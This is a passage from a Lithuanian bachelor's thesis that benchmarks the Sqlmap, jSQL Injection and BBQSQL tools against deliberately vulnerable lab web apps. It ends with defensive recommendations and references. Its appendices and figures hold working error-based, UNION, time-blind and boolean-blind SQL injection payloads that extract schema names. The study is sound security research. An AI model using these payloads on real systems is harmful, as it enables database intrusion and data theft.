Atliekant tyrimus saityno programoje „DVWA“ su įrankiu „jSQL Injection“ buvo pastebėta, jog įrankiui išsiuntus užklausą su funkcija „sleep()“ ir funkcijai suveikus, įrankis nenustoja siųsti užklausų į saityno sistemą. To pasekoje, pažeidžiamumas nėra randamas, nes duomenų bazė nėra veiksni po praeitos atliktos užklausos (žr. 4.21 pav.).



4.21 pav. Klaidos žinutės įrankyje „jSQL injection“.

Paveikslėlyje (žr. 4.21 pav.) galima matyti užklausą, po kurios duomenų bazė tam tikrą laiko tarpą tampa neveiksni bei toliau įrankio siunčiamas užklausas, kurios negrąžina rezultato. Problemą galima išspręsti sumažinant funkcijai „sleep()“ skiriamą laiko tarpą iš 5 sekundžių į 1 sekundę. Įrankis taip pat reikalauja parametrų konfigūravimo bei derinimo.

Tyrimas baigiamas tuomet, kai yra išgaunami visų duomenų bazėje esančių lentelių pavadinimai. Tyrimo rezultatai atvaizduojami lentelėje žemiau (žr. 4.6 lentelę ir 3 priedą).

4.6 Lentelė. Laiko aklojo tipo pažeidžiamumo rezultatai.

Adreso numeris	Įrankis	Laikas, s	Užklausų kiekis	Duomenų bazių pavadinimų raidžių suma
1	Sqlmap	119.289	173	22
1	jSQL Injection	833.356	833	22
1	BBQSQL	19.141	310	22
2	Sqlmap	290.023	422	55
2	jSQL Injection	408.071	817	55
2	BBQSQL	316.735	605	55
3	Sqlmap	340.001	431	55
3	jSQL Injection	410.023	821	55
3	BBQSQL	357.706	682	55
4	Sqlmap	696.108	1176	55
4	jSQL Injection	Nerasta	Nerasta	55
4	BBSQL	476.526	682	55

Iš lentelės (žr. 4.6 lentelę ir 3 priedą) galima matyti, jog bandymo laikai bei siunčiamų užklausų kiekiai ženkliai didesni lyginant juos su prieš tai atliktų bandymų rezultatais. Taip yra dėl to, jog atliekant laiko aklojo tipo ataką naudojama sąlyga „IF“, kurios sąlygą išpildžius arba neišpildžius duomenų bazei išsiunčiama komanda „sleep(1)“, kuri sustabdo duomenų bazės veikimą 1 sekundei. Taip pat didėjant duomenų bazių pavadinimų raidžių sumai, didėja tiek užklausų kiekis, reikalingas teisingiems jų pavadinimams nustatyti, tiek bandymo laikas.

4.2.4. Būlio aklojo tipo pažeidžiamumas

Būlio aklojo tipo pažeidžiamumui rasti gali būti naudojamos užklausos pateikiamos paveikslėlyje žemiau (žr. 4.22 pav.).

```
asd') AND 1=1--
asd') AND 1=0--
asd') AND 1=1 AND "ABCD" LIKE "ABCD--
asd') AND 1=1 OR "ABCD" LIKE "ABCD--
```

4.22 pav. Būlio aklojo tipo užklausos.

Iš paveikslėlio (žr. 4.22 pav.) galima pastebėti, jog visose užklausose naudojamas operatorius „AND“ bei tikrinamas sąlygos teisingumas. Esant šio tipo klaidai galima atlikti DBVS versijos ar duomenų patikras.

Žemiau galima pamatyti būlio aklojo tipo atakoms pažeidžiamų puslapių sąrašą (žr. 4.7 lentelę).

4.7 Lentelė. Būlio aklojo tipo užklausomis pažeidžiamų puslapių lentelė.

Adreso numeris	Adresas	Parametro pavadinimas	Užklausos tipas
1	/vulnerabilities/sqli_blind/	Id	GET
2	/mutillidae/index.php?page=login.php	Username, password	POST
3	/mutillidae/index.php?page=user-info.php	Username, password	GET
4	/rest/products/search?	q	POST
5	/rest/user/login	Username, password	POST

Tyrimas baigiamas tuomet, kai yra išgaunami visų duomenų bazėje esančių lentelių pavadinimai. Tyrimo rezultatai atvaizduojami lentelėje žemiau (žr. 4.8 lentelę ir 4 priedą).

4.8 Lentelė. Būlio aklojo tipo pažeidžiamumo rezultatai.

Adreso numeris	Įrankis	Laikas, s	Užklausų kiekis	Duomenų bazių pavadinimų raidžių suma
1	Sqlmap	4.476	115	22
1	jSQL Injection	41.834	835	22
1	BBQSQL	2.343	310	22
2	Sqlmap	132.789	747	55
2	jSQL Injection	162.233	634	55
2	BBQSQL	132.011	440	55
3	Sqlmap	37.876	362	55
3	jSQL Injection	140.142	851	55
3	BBQSQL	113.380	682	55
4	Sqlmap	74.943	1620	199
4	jSQL Injection	277.740	3773	199
4	BBQSQL	228.720	3039	199
5	Sqlmap	77.676	1276	199
5	jSQL Injection	289.009	2972	199
5	BBQSQL	236.246	2964	199

Iš lentelės (žr. 4.8 lentelę ir 4 priedą) galima matyti, jog siunčiamų užklausų kiekis išlieka panašus lyginant jį su laiko aklojo tipo pažeidžiamumo rezultatais. Taip yra dėl to, jog laiko aklojo

tipo ataka ir būlio aklojo tipo ataka yra panašios, tačiau pastarojoje nėra naudojama laiko sąlyga. Tai puikiai pasimato lyginant atlikimo laiką tarp dviejų pažeidžiamumų – būlio aklojo tipo pažeidžiamumui rasti ir juo pasinaudoti reikia mažiau laiko. Taip pat didėjant duomenų bazių pavadinimų raidžių sumai, didėja tiek užklausų kiekis, reikalingas teisingiems jų pavadinimams nustatyti, tiek bandymo laikas.

4.3. Taikomo tyrimo rezultatai

Atlikus SQL injekcijų realizacijos bandymus gauti rezultatai susumuoti bei sudarytos lentelės kiekvieno įrankio įvertinimui. Taip pat nustatytos numatytosios vartotojo agentų reikšmės, naudojamos įrankiu siunčiant užklausas į pažeidžiamas saityno programas (žr. 4.9 lentelę).

4.9 Lentelė. Įrankių naudojamos vartotojo agentų reikšmės.

Įrankis	**Vartotojo agento reikšmė užklausoje**
Sqlmap	sqlmap/1.6.5.2#dev (https://sqlmap.org)
jSQL Injection	Java-http-client/17.0.1
BBQSQL	python-requests/0.14.2 CPython/2.7.18 Linux/5.13.0-41-generic

Iš lentelės (žr. 4.9 lentelę) galima pastebėti, jog įrankiai naudoja skirtingas vartotojo agento reikšmes. Stebint saityno programos statistinius lankomumo duomenis tokius agentus galima identifikuoti bei daryti prielaidą, jog programišius mėgino pasinaudoti pažeidžiamumais.

Taip pat buvo pastebėta, jog bandant atlikti nekorektiškas užklausas, saityno programos serveris fiksavo klaidas programos veikimo žurnale (žr. 4.23 pav.).

```
Error: Unexpected path:
/rest/user/login%27%20AND%204709%3DDBMS_PIPE.RECEIVE_MESSAGE%28CHR%28119%29%7C%7CCH
R%2883%29%7C%7CCHR%2869%29%7C%7CCHR%28109%29%2C5%29%20AND%20%27sESb%27%3D%27sESb
at /juice-shop/build/routes/angular.js:15:18
    at Layer.handle [as handle_request] (/juice-
...
shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
    at /juice-shop/node_modules/express/lib/router/index.js:286:9
```

4.23 pav. Užfiksuotos klaidos pavyzdys „Juice Shop“ saityno programos veikimo žurnale.

Iš paveikslėlio (žr. 4.23 pav.) galima pastebėti, jog įvardijama tiksli klaidos vieta bei siųsta užklausa. Remiantis šiais duomenimis saityno programos administratorius gali fiksuoti mėginimą įsilaužti į sistemą.

Žemiau pateikiama įrankio „Sqlmap“ įvertinimo lentelė (žr. 4.10 lentelę).

4.10 Lentelė. Įrankio „Sqlmap“ rezultatai.

Kriterijai	Įrankis Sqlmap			Viso
	OWASP Juice Shop	OWASP Mutillidae 2	OWASP DVWA	
Išsiųstų užklausų kiekis	2985	3262	355	6602
Užklausų vykdymo laikas, s	159.316	1520.885	127.293	1807.494
Aptiktos spragos	3/3	9/9	4/4	16/16

Iš lentelės (žr. 4.10 lentelę) galima pastebėti, jog pažeidžiamose saityno programose su įrankiu „Sqlmap“ buvo rasta 16 spragų iš 16 galimų. Didžiąją dalį išsiųstų užklausų bei laiko užėmė būlio aklojo tipo bei laiko aklojo tipo spragų aptikimas. Darbas su įrankiu yra patogus dėl išsamios dokumentacijos, plataus funkcijų pasirinkimo.

Žemiau pateikiama įrankio „jSQL Injection“ įvertinimo lentelė (žr. 4.11 lentelę).

4.11 Lentelė. Įrankio „jSQL Injection“ rezultatai.

Kriterijai	Įrankis jSQL Injection			Viso
	OWASP Juice Shop	OWASP Mutillidae 2	OWASP DVWA	
Išsiųstų užklausų kiekis	6796	3251	1745	11792
Užklausų vykdymo laikas, s	574.740	1154.693	881.432	2610.865
Aptiktos spragos	3/3	8/9	4/4	15/16

Iš lentelės (žr. 4.11 lentelę) galima pastebėti, jog pažeidžiamose saityno programose su įrankiu „jSQL Injection“ buvo rasta 15 spragų iš 16 galimų. Kita vertus, reikia atkreipti dėmesį, jog rezultatams pasiekti prireikė nuoseklaus įrankio konfigūravimo bei užklausų siuntimo stebėjimo. Nežinant, ar pažeidžiamumas tikrai yra programoje, jį galima praleisti bei patirti didelę žalą. Darbą įrankiu apsunkina mažesnė įrankio dokumentacija ir naudojamumas. Nors įrankis turi grafinę vartotojo sąsają, kuri teoriškai turėtų palengvinti darbą su įrankiu, galima teigti, jog tam tikrais atvejais šis funkcionalumas apriboja vartotojo veiksmus bei sukelia sunkumų siekiant rezultatų. Taip pat galima pastebėti, jog įrankiui prireikė daugiau užklausų bei laiko norint pasiekti rezultatus.

Žemiau pateikiama įrankio „jSQL Injection“ įvertinimo lentelė (žr. 4.12 lentelę).

4.12 Lentelė. Įrankio „BBQSQL“ rezultatai.

Kriterijai	Įrankis BBQSQL			Viso
	OWASP Juice Shop	OWASP Mutillidae 2	OWASP DVWA	
Išsiųstų užklausų kiekis	6003	3091	620	9714
Užklausų vykdymo laikas, s	464.966	1396.358	21.484	1882.808
Aptiktos spragos	2/2	5/5	2/2	9/9

Iš lentelės (žr. 4.12 lentelę) galima pastebėti, jog pažeidžiamose saityno programose su įrankiu „BBQSQL“ buvo rasti visi 9 pažeidžiamumai susiję su išvadų darymo atakomis. Likę pažeidžiamumai neįtraukiami dėl to, jog „BBQSQL“ geba išnaudoti tik būlio aklojo tipo bei laiko aklojo tipo pažeidžiamumus. Įrankis „BBQSQL“ geba greičiau aptikti pažeidžiamumus, tačiau reikia atkreipti dėmesį į tai, jog įrankis yra pusiau automatizuotas, o pažeidžiamos užklausos šablonas privalo būti nustatytas įrankio nustatymuose. Kita vertus, darbas su įrankiu yra patogus dėl išsamios dokumentacijos bei plačių įrankio galimybių atliekant bandymus.

Bandant vykdyti SQL injekcijos užklausas su įrankiai „Sqlmap“, „jSL Injection“, „BBQSQL“ saityno programoje su veikiančia WAF apsauga pažeidžiamumų nebuvo rasta, tačiau lankomumo žurnale matomos atmestos užklausos (žr. 4.24 pav.).

```
127.0.0.1 - - [20/May/2022:16:08:03 +0300] "GET /mutillidae/index.php?page=user-
info.php&username=-
6284%60%20WHERE%204529%3D4529%20ORDER%20BY%204795%23&password=asd&user-info-php-
submit-button=View%20Account%20Details HTTP/1.1" 403 206
"http://127.0.0.1:80/mutillidae/index.php" "sqlmap/1.6.5.2#dev
(https://sqlmap.org)"

127.0.0.1 - - [20/May/2022:16:08:03 +0300] "GET /mutillidae/index.php?page=user-
info.php&username=-
2692%60%29%20WHERE%206010%3D6010%20ORDER%20BY%203451%23&password=asd&user-info-php-
submit-button=View%20Account%20Details HTTP/1.1" 403 206
"http://127.0.0.1:80/mutillidae/index.php" "sqlmap/1.6.5.2#dev
(https://sqlmap.org)"
```

4.24 pav. Lankomumo žurnale matomos atmestos užklausos atliktos su įrankiu „Sqlmap“.

Iš paveikslėlio (žr. 4.24 pav.) galima pastebėti, jog pritaikius „OWASP“ taisyklių rinkinį pavojingos užklausos yra atmetamos. Administratoriui matomi šie parametrai: siunčiama pavojinga užklausa, laikas, naudotas įrankis, IP adresas.

4.4. Įgyvendinimo dalies išvados

Šioje dalyje aprašytas bei pagal metodinėje dalyje iškeltus reikalavimus įgyvendintas taikomas tyrimas. Apžvelgtos galimos skirtingų SQL tipų injekcijų realizacijos, atlikti išsamūs bandymai su įrankiais „Sqlmap“, „jSQL Injection“, „BBQSQL“, kurie parodė, jog įrankiu „Sqlmap“ naudotis paprasčiau, o pažeidžiamumai surandami greičiau, tam prireikia mažiau užklausų. Taip pat pastebėta, jog dėl didelio siunčiamų užklausų kiekio bei naudojamo vartotojo agento galimą SQL ataką lengvą aptikti bei sustabdyti, o užpuoliką – identifikuoti.

Remiantis šiais pastebėjimais sudarytas išvadų sąrašas žemiau:

1. Logiškai nekorektiškos užklausos bei suvienytosios užklausos pažeidžiamumai aptinkami greičiausiai bei reikalauja mažiausio kiekio užklausų;
2. Laiko aklojo tipo bei būlio aklojo tipo pažeidžiamumai trunka daugiausiai laiko bei reikalauja didžiausio kiekio užklausų. Tai lemia pažeidžiamumo veikimo principas;
3. „Sqlmap“ įrankį patariama taikyti vykdant juodosios bei baltosios dėžės testavimą dėl automatizuoto veikimo, efektyvausio 4 skirtingų SQL injekcijos tipų aptikimo;
4. Tirti įrankiai palieka sukeltų klaidų, naudoto IP adreso, kenksmingos užklausos duomenis, naudotą vartotojo agentą saityno programos žurnaluose. Šie duomenys gali padėti atsekti piktavalį, siekiantį padaryti žalą saityno programai;

5. REKOMENDACIJOS

Žemiau pateikiamas **rekomendacijų sąrašas**, skirtas apsaugoti saityno programas nuo SQL atakos:

1. Saityno programos projektavimo metu siūloma numatyti ir sukurti naudotinas išsaugotas procedūras bei vartotojus su skirtingomis priegos teisėmis (žr. 4.25 pav.). Sukūrus skirtingiems atvejams pritaikomas išsaugotas procedūras ir priskyrus procedūroms vartotoją, kuris galės jomis naudotis, galima užtikrinti, jog jautrūs duomenys nebus pasiekti dėl procedūroje numatytų pasiekiamumo teisių (žr. 2.8.1.2 skyrelį). Kitu atveju, iškyla grėsmė atkartoti įgyvendinimo dalyje atliktus veiksmus ir nutekinti jautrius DBVS saugomus duomenis (žr. 4.2 skyrelį).
2. Saityno programos privalo validuoti, filtruoti ir tikrinti vartotojo įvestį, jog ji atitiktų programuotojo numatytą formatą bei neiššauktų klaidų (žr. 4.16 pav.), kurios programišiui gali atskleisti papildomą informaciją apie naudojamą DBVS ir joje saugomus duomenis. Siūloma naudotis patikimomis ir prižiūrimomis karkasų bibliotekomis, kurios padeda programuotojui saugiai realizuoti sąveika su DBVS (žr. 4.2.1 skyrelį).
3. Privaloma parametrizuoti iš saityno programos įvesties laukų į SQL užklausą, esančią vidinėje sistemoje, patenkančius kintamuosius (žr. 4.16 pav.) arba naudoti išsaugotąsias procedūras (žr. 4.18 pav.). Šis procesas užtikrina, jog į SQL užklausa nebus pratęsta piktybiškai ir į ją pateks tik numatyto formato duomenys taip užkertant kelią SQL injekcijos pažeidžiamumui.
4. Saityno programos privalo turėti veikiančią WAF apsaugą, kuri geba perspėti programos administratorių apie galimai pradėtas vykdyti atakas (žr. 2.8.1.6 skyrelį). WAF geba atmesti pavojingas užklausas. Peržiūrėjus serveryje saugomus saityno programos žurnalo duomenis apie siunčiamas pavojingas užklausas, siunčiamų užklausų informaciją, parametrus, naršyklę ar įrankį, iš kurio užklausa yra siunčiama (žr. 4.9, 4.20 pav.) galima atsekti programišių, bandžiusį įvykdyti ataką.

6. REZULTATAI IR APIBENDRINIMAS

Baigiamojo bakalauro darbo metu įgyvendinti visi iškelti uždaviniai:

1. Išnagrinėjus reliacinių duomenų bazių strukūrą ir jas palaikančias RDBVS buvo nustatytos plačiausiai ir dažniausiai programuotojų naudojamos RDBVS. Palyginti minėtų RDBVS panašumai bei skirtumai, svarbūs SQL injekcinės atakos kontekste.
2. Remiantis šaltiniais nustatyti SQL injekcinės atakos tipai ir metodai, jų paskirtis, panaudojimo scenarijai bei veikimo sąlygos. Išnagrinėtos taikomos prevencinės priemonės. Ši informacija padėjo identifikuoti pažeidžiamas vietas saityno programose.
3. Atlikta pažeidžiamų saityno programų analizė. Remiantis surinkta informacija sudaryti saityno programų SQL injekcijos pažeidžiamumų sąrašai;
4. Vykdant bandymus pažeidžiamose saityno programose ištirti SQL injekcijos pažeidžiamumą aptinkantys įrankiai ir jų galimybės, aprašyti galimi prevencijos scenarijai. Nustatyta, jog įrankis „Sqlmap“ geba efektyviausiai identifikuoti iš išnaudoti SQL injekcijos pažeidžiamumus saityno programose bei turi plačias konfigūravimo galimybes.
5. Sudarytas rekomendacijų sąrašas, skirtas apsaugoti saityno programas nuo SQL injekcinės atakos;

LITERATŪRA

[1] PTSecurity, „Penetration testing of corporate information systems: statistics and findings“. (2019). Pasiekta: 2022-04-13. [Internetinis šaltinis]. Pasiekiama: https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Corp-Vulnerabilities-2019-eng.pdf

[2] Akamai, „Loyalty for Sale Retail and Hospitality Fraud“. (2020). Pasiekta: 2022-04-13. [Internetinis šaltinis]. Pasiekiamas: https://www.akamai.com/site/en/documents/state-of-the-internet/soti-security-loyalty-for-sale-retail-and-hospitality-fraud-report-2020.pdf

[3] D. Stuttard, M. Pinto, *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws 2nd Edition*. John Wiley & Sons, 2011.

[4] Ponemon, „Cybersecurity in the Remote Work Era: A Global Risk Report“. Pasiekta: 2022-04-13. [Internetinis šaltinis]. Pasiekiamas: https://www.keeper.io/hubfs/PDF/Cybersecurity%20in%20the%20Remote%20Work%20Era%20-%20A%20Global%20Risk%20Report.pdf

[5] E. Galluccio, E. Caselli, G. Lombari, *Injection Strategies: Practical techniques to secure old vulnerabilities against modern attacks*. Packt Publishing Ltd, 2020.

[6] A. Silberschatz, H. F. Korth, S. Sudarshan, *Database system concepts*. Vol. 7. New York: McGraw-Hill, 2020.

[7] Stackoverflow. „Developer suvery 2021“. (2021). Pasiekta: 2022-04-15. [Internetinis šaltinis]. Pasiekiamas: https://insights.stackoverflow.com/survey/2021#most-popular-technologies-database-prof

[8] Jan L. Harrington, *Relational database design and implementation*. Morgan Kaufmann, 2016.

[9] Complete ranking of Relational DBMS. DB-Engines. Pasiekta: 2022-03-25. [Internetinis šaltinis]. Pasiekiamas: https://db-engines.com/en/ranking

[10] Appropriate Uses for SQLite. SQLite. Pasiekta: 2022-03-26. [Internetinis šaltinis]. Pasiekiamas: https://www.sqlite.org/whentouse.html

[11] MariaDB Enterprise VS. MySQL Enterprise Edition 8. (2020). MariaDB. Pasiekta: 2022-04-1. [Internetinis šaltinis]. Pasiekiamas: https://mariadb.com/wp-content/uploads/2020/10/mariadb-vs-mysql-comparison_whitepaper_1032.pdf

[12] About MariaDB Server. (2022). MariaDB. Pasiekta: 2022-04-05. [Internetinis šaltinis]. Pasiekiamas: https://mariadb.org/about

[13] MySQL 8.0 Reference Manual. (2022). MySQL. Pasiekta: 2022-04-07. [Internetinis šaltinis]. Pasiekiamas: https://dev.mysql.com/doc/refman/8.0/en/

[14] Oracle Database Documentation. (2022). Oracle. Pasiekta: 2022-04-07. [Internetinis šaltinis]. Pasiekiamas: https://docs.oracle.com/en/database/oracle/oracle-database/

[15] PostgreSQL 14.3 Documentation. (2022). The PostgreSQL Global Development Group. Pasiekta: 2022-04-15. [Internetinis šaltinis]. Pasiekiamas: https://www.postgresql.org/docs/14/index.html

[16] Microsoft SQL documentation. (2022). Microsoft. Pasiekta: 2022-04-25. [Internetinis šaltinis]. Pasiekiamas: https://docs.microsoft.com/en-us/sql/?view=sql-server-ver15

[17] Pažeidžiama saityno programa Hack Yourself First. (2022). Troy Hunt. Pasiekta: 2022-04-26. [Internetinis šaltinis]. Pasiekiamas: https://hack-yourself-first.com/

[18] J. Clarke, *SQL injection attacks and defense*. Elsevier, 2009.

[19] SQL Injection Prevention Cheatsheet. (2022). OWASP. Pasiekta: 2022-04-26. [Internetinis šaltinis]. Pasiekiamas: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[20] D. Leblanc, M. Howard, *Writing secure code*. Pearson Education, 2002.

[21] William G. Halfond, J. , A. Orso. "A classification of SQL-injection attacks and countermeasures." Proceedings of the IEEE international symposium on secure software engineering. Vol. 1. IEEE, 2006.).

[22] Input Validation Cheatsheet. (2022). OWASP. Pasiekta: 2022-05-01. [Internetinis šaltinis]. Pasiekiamas: https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[23] PCI Data Security Standard. (2008). PCI Security Standards Council. Pasiekta: 2022-05-04. [Internetinis šaltinis]. Pasiekiamas: https://www.pcisecuritystandards.org/documents/information_supplement_6.6.pdf

[24] Introduction. (2022). Sqlmap. Pasiekta: 2022-05-05. [Internetinis šaltinis]. Pasiekiamas: https://sqlmap.org/

[25] What is BBQSQL. BBQSQL. Pasiekta: 2022-05-07. [Internetinis šaltinis]. Pasiekiamas: https://github.com/CiscoCXSecurity/bbqsql

[26] B. Kimminich, *Pwning OWASP Juice Shop*. Pasiekta: 2022-05-08. [Internetinis šaltinis]. Pasiekiamas: https://pwning.owasp-juice.shop/

[27] Pažeidžiama sistema OWASP Mutillidae 2. Pasiekta: 2022-05-10. Pasiekiamas: https://github.com/webpwnized/mutillidae

[28] Pažeidžiama sistema OWASP DVWA. Pasiekta: 2022-05-10. Pasiekiamas: https://dvwa.co.uk/

[29] WAF Rules. (2022). Amazon Web Services. Pasiekta: 2022-05-15. Pasiekiamas: https://docs.aws.amazon.com/waf/latest/developerguide/waf-rules.html

[30] W. G. Halfond, J. Viegas and A. Orso, "A Classification of SQL Injection Attacks and Countermeasures". College of Computing Georgia Institute of Technology IEEE, 2006.

[31] C. Anley, *Advanced SQL injection in SQL server applications*. 2002.

[32] K. Wei, M. Muthuprasanna, S. Kothari. (2006, April). "Preventing SQL injection attacks in stored procedures". In *Australian Software Engineering Conference (ASWEC'06)* (pp. 8-pp). IEEE.

[33] K. Kemalis, T. Tzouramanis. "SQL-IDS: a specification-based approach for SQL-injection detection". In: *Proceedings of the 2008 ACM symposium on Applied computing*. 2008. p. 2153-2158.

[34] A. Joshi, V. Geetha. (2014, July). "SQL Injection detection using machine learning“. In *2014 international conference on control, instrumentation, communication and computational technologies (ICCICCT)* (pp. 1111-1115). IEEE.

[35] T. Latchoumi, P. Reddy, S. Manoj, K. Balamarugan, "Applied machine learning predictive analytics to SQL injection attack detection and prevention". *European Journal of Molecular & Clinical Medicine*, 2020, 7.02: 2020.

[36] I. Jemal, O. Cheikhrouhou, H. Hamam, A. Mahfoudhi, "Sql injection attack detection and prevention techniques using machine learning". *International Journal of Applied Engineering Research*, *15*(6), 569-580.

[37] OWASP Top Ten 2021. OWASP. Pasiekta: 2022-05-16. [Internetinis šaltinis]. Pasiekiamas: https://owasp.org/www-project-top-ten/

[38] Q. Li, W. Li, J. Wang, M. Cheng, "A SQL injection detection method based on adaptive deep forest". *IEEE Access*, *7*, 145385-145394.

1 PRIEDAS

Logiškai nekorektiškos užklausos pažeidžiamumo sprendimas

Adreso numeris	Įrankis	Sprendimas
1	Sqlmap	id=1' AND EXTRACTVALUE(7707,CONCAT(0x5c,0x7170717a71,(SELECT (ELT(7707=7707,1))),0x71766b7171)) AND 'lTAP'='lTAP
1	jSQL Injection	1'or(select 1 from(select count(*),concat(((select concat(0x53714c69,mid((concat(concat_ws(0x04,version(),database(),user()),0x01030307)),1,64)))),floor(rand(0)*2))from information_schema.tables group by 2)x)or'-- -xcQb
2	Sqlmap	username=1' AND EXTRACTVALUE(7707,CONCAT(0x5c,0x7170717a71,(SELECT (ELT(7707=7707,1))),0x71766b7171)) AND 'lTAP'='lTAP&password=SLAPTAZODIS
2	jSQL Injection	Username=SLAPYVARDIS'or(select extractvalue(0x0a,concat(0x0a,((select concat(0x53714c69,mid((133707330+1),1,31)))))))or'-- -H6Xs&password=SLAPTAZODIS
3	Sqlmap	username=admin' AND (SELECT 3358 FROM(SELECT COUNT(*),CONCAT(0x71766a6271,(SELECT (ELT(3358=3358,1))),0x7178707171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- bcAB &password=password &login-php-submit-button=Login
3	jSQL Injection	username=admin'and(select 2*if((select*from((select concat(0x53714c69,mid((133707330+1),1,460))))x),4611686018427387904,4611686018427387904))or'-- -ymLU&password=password &login-php-submit-button=Login
4	Sqlmap	asdasd'||(SELECT 0x57435a58 WHERE 1843=1843 AND GTID_SUBSET(CONCAT(0x7178786b71,(SELECT (ELT(5785=5785,1))),0x716a716a71),5785))||'
4	jSQL Injection	and(select 2*if((select*from((select concat(0x53714c69,mid((133707330+1),1,460))))x),4611686018427387904,4611686018427387904))or'-- -4JlK

2 PRIEDAS

Suvienytosios užklausos pažeidžiamumo sprendimas

Adreso numeris	Įrankis	Sprendimas
1	Sqlmap	id=1' UNION ALL SELECT CONCAT(0x717a716271, 0x464d5969494f514b776948755048594975 4e516f735373414d576c49716b4c4f7a646d4d4b485443,0x7176706271),NULL-- -
1	jSQL Injection	id=1'union select 133717330+1,133727330+1-- -WjVH
2	Sqlmap	Username=SLAPYVARDIS' UNION ALL SELECT NULL,NULL,NULL,CONCAT (0x71766a7671, 0x72624d727a69494f4b57556d466a666479766d655 8746e4c4e48566a55634655665561576a757550, 0x7178787071),NULL,NULL,NULL-- -&password=SLAPTAZODIS
2	jSQL Injection	Username=SLAPYVARDIS'union select 133717330+1,133727330+1,133737330+1,133747330+1,133757330+1,133 767330+1,133777330+1-- -9ftv&password=SLAPTAZODIS
3	Sqlmap	q=parametras')) UNION ALL SELECT 85,85,85,85,85,CHAR(113,120,107,118,113) ||CHAR(103,108,90,88,108,67,88,76,101,120) ||CHAR(113,113,106,98,113),85,85,85-- kurb
3	jSQL Injection	parametras'))union select 133717330+1,1 33727330+1,133737330+1,133747330+ 1,133757330+1,133767330+1,1337773 30+1,133787330+1,133797330+1-- -XgHQ

3 PRIEDAS

Laiko aklojo tipo pažeidžiamumo sprendimas

Adreso numeris	Įrankis	Sprendimas
1	Sqlmap	id=1' and if(ASCII(SUBSTR ((SELECT schema_name FROM information_schema.schemata LIMIT 1 OFFSET 0),1,1))>0,1,sleep(1))#
1	jSQL Injection	id=1' and sleep(1-IF((ASCII(SUBSTR ((SELECT schema_name FROM information_schema.schemata LIMIT 1 OFFSET 0),1,1))>0,0,1))
1	BBQSQL	id=1' and if(ASCII(SUBSTR ((SELECT schema_name FROM information_schema.schemata LIMIT 1 OFFSET ${row_index:0}), ${char_index:1},1))${comparator:>} ${char_val:0},1,${sleep})#
2	Sqlmap	Username=ADMIN' AND (SELECT 1616 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT DISTINCT(IFNULL (CAST(schema_name AS NCHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 1,1),1,1))>96,0,2)))))rIPX)-- QMgM
2	jSQL Injection	username=ADMIN' and if(ascii(substring((select concat(0x53714c69,mid((select concat(ifnull(group_concat(0x04,r,0x05,q,0x04 order by r separator 0x06),0x01030307),0x01030307) from(select cast(SCHEMA_NAME as char)r,cast(count(TABLE_NAME) as char)q from INFORMATION_SCHEMA.tables right join INFORMATION_SCHEMA.schemata on SCHEMA_NAME=table_schema group by r order by 1 limit 1,65536)x),1,65565))),1,1))>1),0,sleep(1))--
2	BBQSQL	Username=ADMIN' AND IF(ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NCHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT ${row_index:0},1),${char_index:1},1))${comparator:>}${char_val :0},0,sleep(${sleep:1}))-- -
3	Sqlmap	username=ADMIN' AND (SELECT 5019 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NCHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 1,1),1,1))>104,0,2)))))aYBX)-- Foyp
3	jSQL Injection	Username=ADMIN' and if(ascii (substring((select concat(0x53714c69, mid((select concat(ifnull(group_concat(0x04,r, 0x05,q,0x04 order by r separator 0x06),0x01030307),0x01030307)from(select cast(SCHEMA_NAME as char)r, cast(count(TABLE_NAME)as char)q from INFORMATION_SCHEMA.tables right join INFORMATION_SCHEMA.schemata on SCHEMA_NAME=table_schema group by r order by 1 limit 1,65536)x),1,65565))),1,1))>1) ,0,sleep(1))--
3	BBQSQL	Username=ADMIN' AND IF(ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NCHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT ${row_index:0},1),${char_index:1},1))${comparator:>}${char_val :0},0,sleep(${sleep:1}))-- -
4	Sqlmap	Username=SLAPYVARDIS' RLIKE (SELECT 4604=IF((ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NCHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 1,1),1,1))>1),SLEEP(2),4604)) AND 'TITL'='TITL
4	jSQL Injection	-
4	BBQSQL	' RLIKE (SELECT 7090=IF((ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NCHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT ${row_index:1},1),${char_index:1},1))${comparator:>}${char_val :0}),SLEEP(${sleep:1}),7090)) AND 'vRxj'='vRxj

4 PRIEDAS

Būlio aklojo tipo pažeidžiamumo sprendimas

Adreso numeris	Įrankis	Sprendimas
1	Sqlmap	id=1' AND ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NCHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 1,1),19,1))>1 AND 'iIVz'='iIV
1	jSQL Injection	id=1' and ascii(substring((select concat(0x53714c69,mid((select concat(ifnull(group_concat(0x04,r,0x05,q,0x04 order by r separator 0x06),0x01030307),0x01030307)from(select cast(SCHEMA_NAME as char)r,cast(count(TABLE_NAME)as char)q from INFORMATION_SCHEMA.tables right join INFORMATION_SCHEMA.schemata on SCHEMA_NAME=table_schema group by r order by 1 limit 2,65536)x),1,65565))),1,1))>1-- -YAAy
1	BBQSQL	id=1' and ASCII(SUBSTR((SELECT schema_name FROM information_schema.schemata LIMIT 1 OFFSET ${row_index:0}),${char_index:1},1))${comparator:>}${char_val:0} #
